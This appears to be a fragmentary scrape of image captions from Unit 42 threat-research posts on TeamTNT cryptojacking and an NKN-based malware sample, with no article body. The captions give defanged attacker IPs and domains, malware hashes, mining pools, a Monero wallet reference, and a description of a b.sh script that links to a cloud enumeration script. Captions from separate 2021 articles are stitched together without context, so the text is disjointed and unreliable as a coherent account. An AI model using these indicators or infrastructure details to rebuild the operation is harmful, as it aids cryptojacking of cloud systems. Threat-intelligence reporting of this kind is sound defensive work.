like








![The sample first starts by reaching out to seed.nkn[.]org over TCP/30003, specifically with an HTTP POST request that is structured as shown.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-7.png)

![After obtaining the response from seed.nkn[.]org, the payload will issue an HTTP GET request to the IP address and TCP port provided in the addr field within the JSON. These HTTP requests will appear as shown, but keep in mind that these systems are not actor-controlled; rather, they are just the first peer in a chain of peers that will eventually return the actor’s content.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/11/word-image-9.png)




![This cryptojacking operation introduces two new mining pools never before known to be used by TeamTNT actors, including nanopool[.]org, shown here.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-24.png)

![This cryptojacking operation introduces two new mining pools never before known to be used by TeamTNT actors, including f2pool[.]com, shown here.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-26.png)
![According to nanopool[.]org records related to this Monero wallet address, there are a total of 20 unique workers.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-27.png)

![The IP address listed within Figure 8, 139.99.102[.]72, resolves to the previously mentioned xmr-asia1.nanopool[.]org mining pool.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-29.png)


![The malware repository 85.214.149[.]236:443/sugarcrm/themes/default/images/ contains known TeamTNT malware that includes the same files as the known TeamTNT repository hxxp://dockerupdate.anondns[.]net:443/sugarcrm/themes/default/images/, which is linked to TeamTNT via the malware sample 1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-32.png)
![The malware sample 0414946ab4bced2c1c41f4b8a75be672b34bbdee6f29e0a0bf7946b93f7044b1 is of note in this context as it contains the hardcoded IP address, ‘199.19.226[.]117’, as well as the hardcoded Monero wallet address associated with the nanopool and f2pool mining pools, and the mining workers previously discussed.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-33.png)
![The malware sample 0414946ab4bced2c1c41f4b8a75be672b34bbdee6f29e0a0bf7946b93f7044b1 is of note in this context as it contains the hardcoded IP address, ‘199.19.226[.]117’, as well as the hardcoded Monero wallet address associated with the nanopool and f2pool mining pools, and the mining workers previously discussed.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-34.png)

![The b.sh script contains the 43xb TeamTNT and WatchDog Monero wallet address and points to the 199.19.226[.]117 TeamTNT and WatchDog IP addresses.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-36.png)
![It also contains a hardcoded link to a known TeamTNT cloud enumeration script hosted on the known TeamTNT domain borg[.]wtf.](https://unit42.paloaltonetworks.com/wp-content/uploads/2021/06/word-image-37.png)

 Get updates from Unit 42